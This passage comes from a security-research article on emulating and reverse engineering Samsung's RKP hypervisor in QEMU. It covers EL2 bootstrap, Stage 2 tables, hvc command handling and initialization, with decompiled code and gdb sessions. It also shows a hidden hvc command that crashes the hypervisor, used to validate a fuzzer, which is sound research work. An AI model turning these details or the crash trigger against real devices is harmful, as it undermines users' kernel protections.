During the initialization the heap is initialized and memory is allocated for the stack which has been temporarily set to a reserved region during compilation. Next, in 'vmm_init()' (0xb0109758) two critical actions are performed. First, the EL2 exception vector table (0xb010b800) is set in VBAR_EL2 enabling us to invoke RKP from EL1 via 'hvc'. Finally, HCR_EL2.TVM (bit 26) is set trapping EL1 writes to virtual memory control registers (SCTLR_EL1, TTBRnRL1, TCR_EL1, etc) to EL2 with Syndrome Exception Class (ESR_EL2.EC bits [31:26]) value 0x18 (more on this while discussing the EL2 synchronous exception handler).

At this point we clarify one the aforementioned constrains; that of the RKP bootstrap arguments. The RKP PA is compared at this point with hardcoded value 0xb0100000 and if there's a mismatch the bootstrap process terminates and -1 is returned denoting failure. Furthermore, the PA is stored and used later during the paging initialization, also discussed later.

If the RKP PA check is satisfied, the final bootstrap steps comprise the MMU and memory translations enabling. First, EL2 Stage 1 translations are enabled. TTBR0_EL2 is set to predefined static tables at 0xb011a000 and 's1_enable()' (0xb0103dcc) function is called. First, MAIR_EL2 is set to define two memory attributes (one for normal memory and one for device memory). Next, TCR_EL2 is Ored with 0x23518 which defines a 40 bits or 1TB Physical Address Size (TCR_EL2.PS bits[18:16]), a 4kB Granule size (TCR_EL2.TG0 bits[15:14]) and 24 size offset (TCR_EL2.T0SZ bits[5:0]) which corresponds to a 64-24=40 bit or 1TB input address space for TTBR0_EL2. To conclude 's1_enable()' SCTLR_EL2 is set with the important values being SCTLR_EL2.WNX (bit 19) which enables the behavior where write permission implies XN and SCTLR_EL2.M (bit 0) which enables the MMU.

Last but not least, Stage 2 translation is enabled. VTTBR_EL2 which holds the Stage 2 translation tables is set to the predefined static tables at 0xb012a000. Next, Virtual Translation Control Register (VTCR_EL2) is set which as the name dictates, controls the Stage 2 translation process similarly to TCR_ELx for Stage 1 translations. Its value defines a 40 bits or 1TB Physical Address Size (VTCR_EL2.PS bits[18:16]), a 4kB Granule size

(TCR_EL2.TG0 bits[15:14]), and 24 size offset (TCR_EL2.T0SZ bits[5:0]) which corresponds to a $64-24=40$ bit or 1TB input address space for VTTBR0_EL2. Moreover, Starting Level of Stage 2 translation controlled by VTCR_EL2.SL0 (bits[7:6]) is set to 1 and since TCR_EL2.TG0 is set to 4kB Stage 2 translations start at Level 1 with concatenated tables which will be explained in detail next. Finally, HCR_EL2.VM (bit 0) is set to enable Stage 2 translation.

-----[2.2.1 - Stage 2 translation & Concatenated tables

As AARM states "for a Stage 2 translation, up to 16 translation tables can be concatenated at the initial lookup level. For certain input address sizes, concatenating tables in this way means that the lookup starts at a lower level than would otherwise be the case". We are going to demonstrate this in our current setup but for more details refer to section "D5.2.6 Overview of the VMSAv8-64 address translation stages" of AARM.

Since we have a 40 bit input address range only bit 39 of the input VA is used to index translation table at Level 0 and as a result only two Level 1 tables exist. Instead of the default setup, ARM allows to concatenate the two tables in contiguous physical pages and start translation in Level 1. To index the Level 1 tables, IPA bits[39:30] are used instead of the traditional bits[38:30].

Default approach					
39	[38:30]	[29:21]	[20:12]	[11:0]	Stage 2 translation
Level 0	Level 1	Level 2	Level 3	Block off	IPA segmentation
					4kB Granule
					40-bit IPS

Concatenated Tables					
[39:30]	[29:21]	[20:12]	[11:0]		IPA segmentation
Level 1	Level 2	Level 3	Block off		4kB Granule
					40-bit IPS
					VTCR_EL2.SL0 = 1

We have included a gdb script to dump the Stage 2 translation tables based on tools from [03] and [06]. The script reads the table PA from VTTBR_EL2 and is configured for our setup only and not the generic approach. Moreover, it needs to be called from EL2 or EL3, for which 'switchel <#>' command can be used. Finally, our analysis indicates that there is a 1:1 mapping between IPAs and PAs.

```
(gdb) switchel
$cpsr = 0x5 (EL1)
```

```
(gdb) switchel 2
Moving to EL2
$cpsr = 0x9
```

```
(gdb) pagewalk
```

```
#####
#      Dump Second Stage Translation Tables      #
#####
PA Size: 40-bits
Starting Level: 1
IPA range: 0x000000fffffffffff
Page Size: 4KB
```

```
...
Third level: 0x1c07d000-0x1c07e000: S2AP=11, XN=10
Third level: 0x1c07e000-0x1c07f000: S2AP=11, XN=10
...
second level block: 0xbfc00000-0xbfe00000: S2AP=11, XN=0
second level block: 0xbfe00000-0xc0000000: S2AP=11, XN=0
first level block: 0xc0000000-0x100000000: S2AP=11, XN=0
```

first level block: 0x880000000-0x8c0000000: S2AP=11, XN=0

...

```
(gdb) switchel 1
Moving to EL1
$cpsr = 0x5 (EL1)
```

-----[2.2.2 - EL2 bootstrap termination and EL1 physical address

Now that the hypervisor is setup we can resume with the framework setup. The bootstrap process terminates via an 'smc' command thus returning to EL3. X0 holds the special value 0xc2000401 and X1 the return value of the operation (zero denoting success). If the bootstrap process fails, 'handle_interrupt_el3()' fails (5) and the system hangs (4).

// framework/vectors.S

```
el3_synch_low_64:
    build_exception_frame

    bl handle_interrupt_el3

    cmp x0, #0                                     /* (4) */
    b.eq 1f
    b .
1:
    restore_exception_frame
    eret
...
```

// framework/interrupt-handler.c

```
int handle_interrupt_el3(uint64_t value, uint64_t status)
{
    int ret = 0;
    switch (value) {
        case 0xc2000401: // special return value from vmm initialization
            if (status == 0) {
                _reset_and_drop_el1_main();
            } else {
                ret = -1;                             /* (5) */
            }
        ...
    }
}
```

Careful readers might have noticed that the EL2 'smc' invocation causes a new exception frame to be stored in EL3 and in order to return to EL1 we must properly restore the state. Well, due to the framework minimal nature no information needs to be saved before or after EL2 bootstrap. As a result we simply reset the state (i.e. stack pointers) and drop to EL1 function '_el1_main()' which in turn leads to 'el1_main()'.

// framework/boot64.S

...

```
_reset_and_drop_el1_main:
/*
 * We have initialized vmm. Jump to EL1 main since HVC is now enabled,
 * and EL1 does not require EL3 to interact with hypervisor
 */
// setup EL3 stack
ldr x30, =stack_top_el3
mov sp, x30

// setup EL1 stack
```


10.txt

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```
ldr x30, =stack_top_el1
msr sp_el1, x30

mov    x0, #(AARCH64_SPSR_FROM_AARCH64 | AARCH64_SPSR_MODE_EL1 | \
            AARCH64_SPSR_SP_SEL_N)
msr    spsr_el3, x0

// drop to function _el1_main
adr    x0, _el1_main
msr    elr_el3, x0
eret                                       /* (6) */
...

_el1_main:
mov    x20, #-1
lsl    x20, x20, #VA_BITS
adr    x0, _el1_main
add    x0, x0, x20

blr    x0
...
```

Here we explain another system constrain. Our framework was arbitrarily placed at PA 0x80000000. The reason should by now be obvious. After enabling Stage 2 translation, every EL1 IPA is translated through Stage 2 tables to find the PA. Examining the hypervisor static maps reveals region starting at 0x80000000 to satisfy the criteria required for lower level execution. Specifically, eXecute Never (XN) field is unset and there is no write permissions. Should the kernel be placed in an unmapped or non executable for Stage 2 translation region during framework initialization, then returning from EL3 to EL1 (6) results in a translation error.

(gdb) pagewalk

```
#####
#      Dump Second Stage Translation Tables      #
#####
...
Third level: 0x1c07e000-0x1c07f000: S2AP=11, XN=10
Third level: 0x1c07f000-0x1c080000: S2AP=11, XN=10
Third level: 0x80000000-0x80001000: S2AP=1, XN=0
Third level: 0x80001000-0x80002000: S2AP=1, XN=0
...
```

54	51	10	2	1:0	
+-----+-----+-----+-----+-----+					Block Entry
Upper Attr Low Attr Type					Stage 2
+-----+-----+-----+-----+-----+					Translation

bits	Attr	Description
5:2	AttrIndex	MAIR_EL2 index
7:6	S2AP	Access permissions
53:54	XN	Execute never

S2AP	EL1/EL0 Access	XN	Allow Exec
00	None	00	EL0/EL1
01	Read Only	01	EL0 not EL1
10	Write Only	10	None
11	Read Write	11	EL1 not EL0

Block entry attributes for Stage 2 translation

The first thing performed in 'ell_main()' is to initialize RKP. There are numerous steps that comprise RKP initialization and we will present them in the following sections. Before explaining the initialization process though we will describe the RKP exception handlers.

-----[2.3.1 - RKP Synchronous Handler

As explained during the EL2 bootstrap VBAR_EL2 is set at 0xb010b800 where each handler first creates the exception frame storing all generic registers and then calls function 'vmm_dispatch()' (0xb010aa44) with the three arguments being the offset indicating the EL from which the exception was taken, the exception type and the exception frame address respectively. 'vmm_dispatch()' is designed to only handle synchronous exceptions and simply returns otherwise. Function 'vmm_synchronous_handler()' (0xb010a678) handles as the name suggests the synchronous exceptions and only the exception frame (third) argument is of importance.

```
stp    X1, X0, [SP,#exception_frame]!
...
mov    X0, #0x400          // Lower AArch64
mov    X1, #0              // Synchronous Exception
mov    X2, SP              // Exception frame, holding args from EL1

bl     vmm_dispatch
...
ldp    X1, X0, [SP+0x10+exception_frame],#0x10
clrex
eret
```

As shown from the following snippet the handler first evaluates ESR_EL2.EC. Data and Instruction Aborts from the current EL (ECs 0x21 and 0x25) are not recoverable and the handler calls 'vmm_panic()' function (0xb010a4cc) which leads to system hang. Data and Instruction Aborts from lower EL (ECs 0x20 and 0x24) are handled directly by the handler. Furthermore, as mentioned before, by setting HCR_EL2.TVM during the RKP bootstrap, EL1 writes to virtual memory control registers are trapped to EL2 with EC 0x18 and here handled by function 'other_msr_mrs_system()' (0xb010a24c). 'hvc' commands either from AArch32 or AArch64 (ECs 0x12 and 0x16) are our main focus and will be explained shortly. Finally, any other ECs return -1 which leads 'vmm_dispatch()' to 'vmm_panic()'.

// vmm-G955FXXU4CRJ5.elf

```
int64_t vmm_synchronous_handler(int64_t from_el_offset,
                                int64_t exception_type, exception_frame *exception_frame) {

    esr_el2 = get_esr_el2();
    ...

    switch ( esr_el2 >> 26 )    /* Exception Class */
    {
        case 0x12:             /* HVC from AArch32 */
        case 0x16:             /* HVC from AArch64 */

            if ((exception_frame->x0 & 0xFFFF0000) == 0x83800000) /* (7) */
                rkp_main(exception_frame->x0, exception_frame);
            ...
            return 0;

        case 0x18:             /* Trapped MSR, MRS or System instruction execution */
            v7 = other_msr_mrs_system(exception_frame);
            ...
    }
```

```

case 0x20:      /* Instruction Abort from a lower Exception level */
    ...

case 0x21:      /* Instruction Abort Current Exception Level */
    vmm_panic(from_el_offset, exception_type, ...);

case 0x24:      /* Data Abort from a lower Exception level */
    ...

case 0x25:      /* Data Abort Current Exception Level */
    vmm_panic(from_el_offset, exception_type, ...);

default:
    return -1;
}
}

```

Before moving to 'hvc' we will be briefly introducing 'msr'/'mrs' handling (for details regarding the values of ESR_EL2 discussed here refer to AARM section "D13.2.37"). First, the operation direction is checked via the ESR_EL2.ISS bit 0. As mentioned only writes are supposed to be trapped (direction bit value must be 0) and if somehow a read was trapped, handler ends up in 'vmm_panic()'. The general purpose register used for the transfer is discovered from the value of ESR_EL2.ISS.Rt (bits [9:5]). The rest of ESR_EL2.ISS values are used to identify the system register accessed by 'msr' and in RKP each system register is handled differently. For example SCTLRL_EL1 handler does not allow to disable the MMU or change endianness and TCR_EL1 handler does not allow modification of the Granule size. We will not be examining every case in this (already long) article, but interested readers should by now have more than enough information to start investigating function 'other_msr_mrs_system()'.

RKP 'hvc' invocation's first argument (X0) is the function identifier and as shown in (7) must abide by a specific format for function 'rkp_main()' (0xb010d000) which is the 'hvc' handler to be invoked. Specifically, each command is expected to have a prefix value of 0x83800000. Furthermore, to form the command, command indices are shifted by 12 and then ORed with the prefix (readers may also refer to kernel/include/linux/rkp.h). This format is also expected by 'rkp_main()' as explained next.

```
// vmm-G955FXXU4CRJ5.elf
```

```

void rkp_main(unsigned int64_t command, exception_frame *exception_frame)
{
    hvc_cmd = (command >> 12) & 0xFF;                /* (8) */

    if ( hvc_cmd && !is_rkp_activated )                /* (9) */
        lead_to_policy_violation(hvc_cmd);
    ...

    my_check_hvc_command(hvc_cmd);
    switch ( hvc_cmd )
    {
        case 0:
            ...

            if ( is_rkp_activated )                    /* (10) */
                rkp_policy_violation(2, 0, 0, 0);

            rkp_init(exception_frame);
            ...

            break;
    }
    ...
}

```

```
void my_check_hvc_command(unsigned int64_t cmd_index)
```

```

{
    if ( cmd_index > 0x9F )
        rkp_policy_violation(3, cmd_index, 0, 0);

    prev_counter = my_cmd_counter[cmd_index];

    if ( prev_counter != 0xFF )
    {
        cur_counter = (prev_counter - 1);

        if ( cur_counter > 1 )
            rkp_policy_violation(3, cmd_index, prev_counter, 0);

        my_cmd_counter[cmd_index] = cur_counter;
    }
}

```

'rkp_main()' first extracts the command index (8) and then calls function 'my_check_hvc_command()' (0xb0113510). Two things are happening there. First, the index must be smaller than 0x9f. Second, RKP maintains an array with command counters. The counter for RKP initialization command is 1 during the array definition and is set again along with all other values at runtime in function 'my_initialize_hvc_cmd_counter()' (0xb011342c) during the initialization. If any of these checks fails, 'rkp_policy_violation()' (0xb010dba4) is called which can be considered as an assertion error and leads to system hang. Finally, before allowing any command invocation except for the initialization, a global flag indicating whether RKP is initialized is checked (9). This flag is obviously set after a successful initialization as explained in the following section.

Before continuing with the initialization process we will present some commands as examples to better demonstrate their usage. The first initialization function (presented next) is 'rkp_init()' with command id 0 which corresponds to command 0x83800000. During definition, as mentioned above, its counter is set to 1 so that it can be called once before invoking 'my_initialize_hvc_cmd_counter()'. Similarly, command id 1 corresponds to deferred initialization function (also presented next), can be reached with command 0x83801000 and since its counter is set to 1 which means it can only be called once. Commands with counter value -1 as the ones shown in the table below for handling page tables (commands 0x21 and 0x22 for level 1 and 2 correspondingly) can be called arbitrary number of times.

Function	ID	Command	Counter
rkp_init	0x0	0x83800000	0
rkp_def_init	0x1	0x83801000	1
...			
rkp_pgd_set	0x21	0x83821000	-1
rkp_pmd_set	0x22	0x83822000	-1
...			

-----[2.3.2 - RKP Initialization

With this information, we are now ready to initialize RKP. In the snippet below we demonstrate the framework process to initialize the RKP (with RKP command id 0). We also show the 'rkp_init_t' struct values used in the framework during the invocation and we will be elaborating more on them while examining the RKP initialization function 'rkp_init()' (0xb0112f40). Interested readers can also study and compare 'framework_rkp_init()' function with Samsung kernel function 'rkp_init()' in kernel/init/main.c and the initialization values presented here against some of the values from the sample sec_log output above.

```
// framework/main.c
```

```

void ell_main(void) {
    framework_rkp_init();
    ...
}

// framework/vmm.h

#define RKP_PREFIX (0x83800000)
#define RKP_CMDID(CMD_ID) (((CMD_ID) << 12) | RKP_PREFIX)

#define RKP_INIT RKP_CMDID(0x0)
...

// framework/vmm.c

void framework_rkp_init(void)
{
    struct rkp_init_t init;
    init.magic = RKP_INIT_MAGIC;
    init._text = (uint64_t)__va(&_text);
    init._etext = (uint64_t)__va(&_etext);
    init.rkp_pgt_bitmap = (uint64_t)&rkp_pgt_bitmap;
    init.rkp_dbl_bitmap = (uint64_t)&rkp_map_bitmap;
    init.rkp_bitmap_size = 0x20000;

    init.vmalloc_start = (uint64_t)__va(&_text);
    init.vmalloc_end = (uint64_t)__va(&_etext+0x1000);
    init.init_mm_pgd = (uint64_t)&swapper_pg_dir;
    init.id_map_pgd = (uint64_t)&id_pg_dir;
    init.zero_pg_addr = (uint64_t)&zero_page;
    init.extra_memory_addr = RKP_EXTRA_MEM_START;
    init.extra_memory_size = RKP_EXTRA_MEM_SIZE;
    init._srodata = (uint64_t)__va(&_srodata);
    init._erodata = (uint64_t)__va(&_erodata);

    rkp_call(RKP_INIT, &init, (uint64_t)VA_OFFSET, 0, 0, 0);
}

// framework/util.S

rkp_call:
    hvc #0
    ret
ENDPROC(rkp_call)

magic           : 0x000000005afe0001
vmalloc_start   : 0xffffffff808000000
vmalloc_end     : 0xffffffff8080086000
init_mm_pgd     : 0x0000000080088000
id_map_pgd      : 0x000000008008b000
zero_pg_addr    : 0x000000008008e000
rkp_pgt_bitmap  : 0x0000000080044000
rkp_dbl_bitmap  : 0x0000000080064000
rkp_bitmap_size : 0x0000000000020000
_text           : 0xffffffff808000000
_etext          : 0xffffffff8080085000
extra_mem_addr  : 0x00000000af400000
extra_mem_size  : 0x0000000000600000
physmap_addr    : 0x0000000000000000
_srodata        : 0xffffffff8080085000
_erodata        : 0xffffffff8080086000
large_memory    : 0x0000000000000000
fimc_phys_addr  : 0x000000008fa080000
fimc_size       : 0x0000000000780000
tramp_pgd       : 0x0000000000000000

```

Before everything else, the debug log at 0xb0200000 is initialized (11). This is the second EL2 oracle and we will be discussing it shortly as it

will provide valuable information to help create correct memory mapping for the initialization to be successful.

Evidently, there are two modes of RKP operation which are decided upon during the initialization; normal and test mode. Test mode disables some of the aforementioned 'hvc' command invocation counters and enables some command indices/functions. As the name suggests these are used for testing purposes and while these may assist and ease the reversing process, we will not be analyzing them in depth, because they are not encountered in real world setups. The mode is selected by the struct magic field, whose value can either be 0x5afe0001 (normal mode) or 0x5afe0002 (test mode).

It would be possible to change to test mode via a second 'rkp_init()' invocation while hoping not to break any other configurations, however this is not possible via normal system interaction. As shown in (12) after a successful initialization, global flag 'is_rkp_activated' is set. This flag is then checked (10) before calling 'rkp_init()' in 'rkp_main()' function as demonstrated in the previously presented snippet.

```
// vmm-G955FXXU4CRJ5.elf
```

```
void rkp_init(exception_frame *exception_frame)
{
    ...

    rkp_init_values = maybe_rkp_get_pa(exception_frame->x1);

    rkp_debug_log_init();                                /* (11) */
    ...

    if ( rkp_init_values->magic - 0x5AFE0001 <= 1 ){

        if ( rkp_init_values->magic == 0x5AFE0002 )
        {
            /* enable test mode */
        }

        /* store all rkp_init_t struct values */

        rkp_physmap_init();

        ...

        if ( rkp_bitmap_init() )
        {
            /* misc initializations and debug logs */

            rkp_debug_log("RKP_6398d0cb", hcr_el2,
                          sctlr_el2, rkp_init_values->magic);

            /* more debug logs */

            if ( rkp_paging_init() )
            {
                is_rkp_activated = 1;                    /* (12) */
                ...

                my_initialize_hvc_cmd_counter();
                ...
            }
        }
        ...
    }
}
```

RKP maintains a struct storing all required information. During initialization in RKP function 'rkp_init()', values passed via 'rkp_init_t'

struct along with the VA_OFFSET are stored there to be used later. Next, various memory regions such as physmap and bitmaps are initialized. We are not going to be expanding on those regions since they are implementation specific, but due to their heavy usage by RKP (especially physmap) we are going to briefly explain them. Physmap contains information about physical regions, such as whether this is an EL2 or EL1 region etc., is set to a predefined EL2 only accessible region as explained next and RKP uses this information to decide if certain actions are allowed on specific regions.

Two bitmaps exist in this specific RKP implementation; rkp_pgt_bitmap and rkp_dbl_bitmap and their physical regions are provided by EL1 kernel. They are both written to by RKP. rkp_pgt_bitmap provides information to EL1 on whether addresses are protected by S2 mappings and as such accesses should be handled by RKP. rkp_dbl_bitmap is used to track and prevent unauthorized mappings from being used for page tables. The 'rkp_bitmap_init()' success requires only the pointers to not be zero, however additional restrictions are defined during 'rkp_paging_init()' function (0xb010e4c4) later.

Next, we see the RKP debug log being used, dumping system registers thus providing important information regarding the system state/configuration, which has helped us understand the system and configure the framework. Below a (processed) sample output is displayed with the various registers annotated. Finally, Samsung allows OEM unlock for the under examination device model, which allows us to patch vmm.elf, build and boot the kernel with the patched RKP and retrieve additional information. The final snippet line contains the debug log from a separate execution, where MAIR_ELn registers were replaced with SCTLR_EL1 and VTCR_EL2 respectively. How to build a custom kernel and boot a Samsung device with it is left as exercise to the reader.

```
0000000000000000      neoswbuilder-DeskTop RKP64_01aa4702
0000000000000000      Jul 11 2018
0000000000000000      11:19:42

/* hcr_el2 */      /* sctlr_el2 */
84000003      30cd1835      5afe0001      RKP_6398d0cb

/* tcr_el2 */      /* tcr_el1 */
80823518      32b5593519      5afe0001      RKP_64996474

/* mair_el2 */      /* mair_el1 */
21432b2f914000ff      0000bbff440c0400      5afe0001      RKP_bd1f621f
...

/* sctlr_el1 */      /* vtc_r_el2 */
34d5591d      80023f58      5afe0001      RKP_patched
```

Finally, one of the most important functions in RKP initialization follows; 'rkp_paging_init()'. Numerous checks are performed in this function and the system memory layout must satisfy them all for RKP to be initialized successfully. Furthermore, physmap, bitmaps and EL2 Stage 1 and 2 tables are set or processed. We will be explaining some key points but will not go over every trivial check. Finally, we must ensure that any RKP required regions are reserved. The physical memory layout used in the framework aiming to satisfy the minimum requirements to achieve proper RKP initialization is shown below. Obviously, more complex layouts can be used to implement more feature rich frameworks.

The graph also explains the previously presented size selection of 3GBs for the emulation system RAM. This size ensures that the framework has a sufficiently large PA space to position executables in their expected PAs.

```
+-----+ 0x80000000 text, vmalloc
|
|
```

```

|-----|
+-----+ 0x80044000 rkp_pgt_bitmap
|-----|
+-----+ 0x80064000 rkp_map_bitmap
|-----|
+-----+ 0x80085000 _etext, srodata
+-----+ 0x80086000 _erodata, vmalloc_end
|-----|
+-----+ 0x80088000 swapper_pg_dir
|-----|
+-----+ 0x8008b000 id_pg_dir
|-----|
+-----+ 0x8008e000 zero_page
|-----|
|
| ...
|-----+ 0xaf400000 rkp_extra_mem_start
|-----|
+-----+ 0xafa00000 rkp_extra_mem_end
|-----|
+-----+ 0xafc00000 rkp_phys_map_start
|-----|
+-----+ 0xb0100000 rkp_phys_map_end, hyp_base

```

To sum up the process, after alignment and layout checks, the EL1 kernel region is set in physmap (13) and mapped in EL2 Stage 1 translation tables (14). The two bitmap regions are checked (15) and if they are not incorporated in the kernel text, their Stage 2 (S2) entries are changed to Read-Only and not executable (16) and finally physmap is updated with the two bitmap regions. FIMC region, which will be discussed shortly, is processed next (17) in function 'my_process_fimc_region()' (0xb0112df0). Continuing, kernel text is set as RWX in S2 translation tables (18) which will change later during the initialization to read-only. Last but not least, physmap and extra memory address are unmapped from S2 (19) and (21) rendering them inaccessible from EL1 and their physmap regions are set (20) and (22).

```
// vmm-G955FXXU4CRJ5.elf
```

```
int64_t rkp_paging_init(void)
{
```

```
    /* alignment checks */
```

```
    v2 = my_rkp_physmap_set_region(text_pa, etext - text, 4);    /* (13) */
    if ( !v2 ) return v2;
```

```
    /* alignment checks */
```

```
    res = s1_map(text_pa, etext_pa - text_pa, 9);                /* (14) */
    ...
```

```
    /*
     * bitmap alignment checks                                /* (15) */
     * might lead to label do_not_process_bitmap_regions
     */
```

```
    res = rkp_s2_change_range_permission(rkp_pgt_bitmap,          /* (16) */
```



```

        bitmap_size + rkp_pgt_bitmap, 0x80, 0, 1); // RO, XN
    ...

    res = rkp_s2_change_range_permission(rkp_map_bitmap,
                                         bitmap_size + rkp_map_bitmap,
                                         0x80, 0, 1); // RO, XN
    ...

do_not_process_bitmap_regions:

    if ( !my_rkp_physmap_set_region(rkp_pgt_bitmap, bitmap_size, 4) )
        return 0;

    res = my_rkp_physmap_set_region(rkp_map_bitmap, bitmap_size, 4);
    if ( res )
    {
        res = my_process_fimc_region(); /* (17) */
        if ( res )
        {
            res = rkp_s2_change_range_permission( /* (18) */
                                                  text_pa, etext_pa,
                                                  0, 1, 1); // RW, X
            ...

            /* (19) */
            res = maybe_s2_unmap(physmap_addr, physmap_size + 0x100000);
            ...

            res = my_rkp_physmap_set_region(physmap_addr, /* (20) */
                                           physmap_size + 0x100000, 8);
            ...

            /* (21) */
            res = maybe_s2_unmap(extra_memory_addr, extra_memory_size);
            ...

            res = my_rkp_physmap_set_region(extra_memory_addr, /* (22) */
                                           extra_memory_size, 8);
            ...
        }
    }
    return res;
}

```

FIMC refers to Samsung SoC Camera Subsystem and during the kernel initialization, regions are allocated and binaries are loaded from the disk. There is only one relevant 'hvc' call, related to the FIMC binaries verification (command id 0x71). RKP modifies the related memory regions permissions and then invokes EL3 to handle the verification in function 'sub_B0101BFC()'. Since we are implementing our own EL3 and are interested in EL2 functionality we will be ignoring this region. However, we still reserve it for completeness reasons and function 'my_process_fimc_region()' simply processes the S2 mappings for this region. By invoking 'hvc' with command id 0x71, even if every other condition is met and 'smc' is reached, as discussed above EL3 will hang because there is no handler for 'smc' command id 0xc200101d in our setup.

```
// vmm-G955FXXU4CRJ5.elf
```

```
sub_B0101BFC
```

```

...
mov    X0, #0xc200101D
mov    X1, #0xC
mov    X2, X19 // holds info about fimc address, size, etc.
mov    X3, #0
dsb    SY
smc    #0

```

...

Although, as mentioned, simply reserving the region will suffice for this specific combination of hypervisor and subsystem, it is indicative of the considerations needed when examining hypervisors, even if more complex actions are required by other hypervisors and/or subsystems. For example the verification might have been incorporated in the initialization procedure, in which case this could be handled by our framework EL3 component.

At this step we have performed the first step of RKP initialization successfully. After some tasks such as the 'hvc' command counters initialization and the 'is_rkp_activated' global flag setting 'rkp_init()' returns. We can now invoke other 'hvc' commands.

-----[2.3.3 - RKP Deferred Initialization

The next step is the deferred initialization which is handled by function 'rkp_def_init()' (0xb01131dc) and its main purpose is to set the kernel S2 translation permissions.

```
// vmm-G955FXXU4CRJ5.elf
```

```
void rkp_def_init(void)
{
    ...

    if ( srodata_pa >= etext_pa )
    {
        if (!rkp_s2_change_range_permission(text_pa, etext_pa, 0x80, 1, 1))
            // Failed to make Kernel range ROX
            rkp_debug_log("RKP_able86d9", 0, 0, 0);
    }
    else
    {
        res = rkp_s2_change_range_permission(text_pa, srodata_pa,
                                              0x80, 1, 1) // RO, X
        ...

        res = rkp_s2_change_range_permission(srodata_pa, etext_pa,
                                              0x80, 0, 1) // RO, XN
        ...
    }

    rkp_llpgt_process_table(swapper_pg_dir, 1, 1);
    RKP_DISALLOW_DEBUG = 1;
    rkp_debug_log("RKP_8bf62beb", 0, 0, 0);
}
```

As demonstrated below after 'rkp_s2_change_range_permission()' invocation the kernel region is set to read only. Finally, in 'rkp_llpgt_process_table()' swapper_pg_dir (TTBR1_EL1) and its subtables are set to read-only and not-executable.

```
// EL1 text before rkp_s2_change_range_permission()
Third level: 0x80000000-0x80001000: S2AP=11, XN=0
...
// EL1 text after rkp_s2_change_range_permission()
Third level: 0x80000000-0x80001000: S2AP=1, XN=0
...

// swapper_pg_dir before rkp_llpgt_process_table()
Third level: 0x80088000-0x80089000: S2AP=11, XN=0
Third level: 0x80089000-0x8008a000: S2AP=11, XN=0
...
```

```
// swapper_pg_dir after rkp_llpgt_process_table()
Third level: 0x80088000-0x80089000: S2AP=1, XN=10
Third level: 0x80089000-0x8008a000: S2AP=1, XN=10
...
```

-----[2.3.4 - Miscellaneous Initializations

In our approach, we have not followed the original kernel initialization to the letter. Specifically, we skip various routines initializing values regarding kernel structs such as credentials, etc., which are void of meaning in our minimal framework. Moreover, these are application specific and do not provide any valuable information required by the ARM architecture to properly define the EL2 state. However, we will be briefly presenting them here for completeness reasons, and as our system understanding improves and the framework supported functionality requirements increase (for example to improve fuzzing discussed next) they can be incorporated in the framework.

Command 0x40 is used to pass information about cred and task structs offsets and then command 0x42 for cred sizes during the credential initialization in kernel's 'cred_init()' function. Next, in 'mnt_init()' command 0x41 is used to inform EL2 about vfsmount struct offsets and then when rootfs is mounted in 'init_mount_tree()' information regarding the vfsmount are sent via command 0x55. This command is also used later for the /system partition mount. These commands can only be called once (with the exception of command 0x55 whose counter is 2) and as mentioned above are used in the original kernel initialization process. Incorporating them to the framework requires understanding of their usage from both the kernel and the hypervisor perspective which will be left as an exercise to the reader who can start by studying the various 'rkp_call()' kernel invocations.

----[2.4 - Final Notes

At this point we have performed most of the expected RKP initialization routines. We now have a fully functional minimal framework which can be easily edited to test and study the RKP hypervisor behavior.

More importantly we have introduced fundamental concepts for readers to implement their own setups and reach the current system state which allows us to interact with it and start investigating fuzzing implementations.

On a final note, some of the original kernel initialization routines were omitted since their action lack meaning in our framework. They were briefly introduced and interested readers can study the various 'rkp_call()' kernel invocations and alter the framework state at will. Additionally, this allows the fuzzers to investigate various configuration scenarios not restricted by our own assumptions.

--[3 - Fuzzing

In this section we will be describing our approaches towards setting up fuzzing campaigns under the setup presented above. We will begin with a naive setup aiming to introduce system concepts we need to be aware and an initial interaction with QEMU source code and functionality. We will then be expanding on this knowledge, incorporating AFL in our setup for more intelligent fuzzing.

To verify the validity of the fuzzing setups presented here we evidently require a bug that would crash the system. For this purpose we will be relying on a hidden RKP command with id 0x9b. This command leads to function 'sub_B0113AA8()' which, as shown in the snippet, adds our second argument (register X1) to value 0x4080000000 and uses the result as an address to store a QWORD. As you might be imagining, simply passing 0 as our second argument results in a data abort ;)

```
// vmm-G955FXXU4CRJ5.elf
```

```
int64_t sub_B0113AA8(exception_frame *exc_frame)
{
    *(exc_frame->x1 + 0x4080000000) = qword_B013E6B0;
    rkp_debug_log("RKP_5675678c", qword_B013E6B0, 0, 0);
    return 0;
}
```

To demonstrate the framework usage we are going to trigger this exception with a debugger attached. We start the framework and set a breakpoint in the handler from 'hvc' command 0x9b at the instruction writing the QWORD to the evaluated address. Single stepping from there causes an exception, which combined with the previous information about RKP exception handlers, we can see is a synchronous exception from the same EL. Continuing execution from there we end up in the synchronous handler for data aborts (EC 0x25) which leads to 'vmm_panic()' :)

```
(gdb) target remote :1234
_reset () at boot64.S:15
15      ldr x30, =stack_top_el3

(gdb) continue
...
Breakpoint 1, 0x00000000b0113ac4 in ?? ()
(gdb) x/4i $pc-0x8
0xb0113abc: mov     x0, #0x80000000
0xb0113ac0: movk    x0, #0x40, lsl #32
=> 0xb0113ac4: str     x1, [x2,x0]
0xb0113ac8: adrp    x0, 0xb0116000
(gdb) info registers x0 x1 x2
x0      0x4080000000      277025390592
x1      0x0              0
x2      0x1              1
```

```
(gdb) stepi
0x00000000b010c1f4 in ?? ()
```

```
(gdb) x/20i $pc
=> 0xb010c1f4: stp     x1, x0, [sp,#-16]!
...
0xb010c234: mov     x0, #0x200      // Current EL
0xb010c238: mov     x1, #0x0        // Synchronous
0xb010c23c: mov     x2, sp
0xb010c240: bl      0xb010aa44      // vmm_dispatch
```

```
(gdb) continue
Continuing.
```

```
Breakpoint 5, 0x00000000b010a80c in ?? () // EC 0x25 handler
```

```
(gdb) x/7i $pc
=> 0xb010a80c: mov     x0, x22
0xb010a810: mov     x1, x21
0xb010a814: mov     x2, x19
0xb010a818: adrp    x3, 0xb0115000
0xb010a81c: add     x3, x3, #0x4d0
0xb010a820: bl      0xb010a4cc      // vmm_panic
```

----[3.1 - Dummy fuzzer

To implement the dummy fuzzer we decided to abuse 'brk' instruction, which generates a Breakpoint Instruction exception. The exception is recorded in in ESR_ELx and the value of the immediate argument in the instruction specific syndrome field (ESR_ELx.ISS, bits[24:0]). In QEMU, this information is stored in 'CPUARMState.exception' structure as shown in the

following snippet.

```
// qemu/target/arm/cpu.h

typedef struct CPUARMState {
    ...

    /* Regs for A64 mode. */
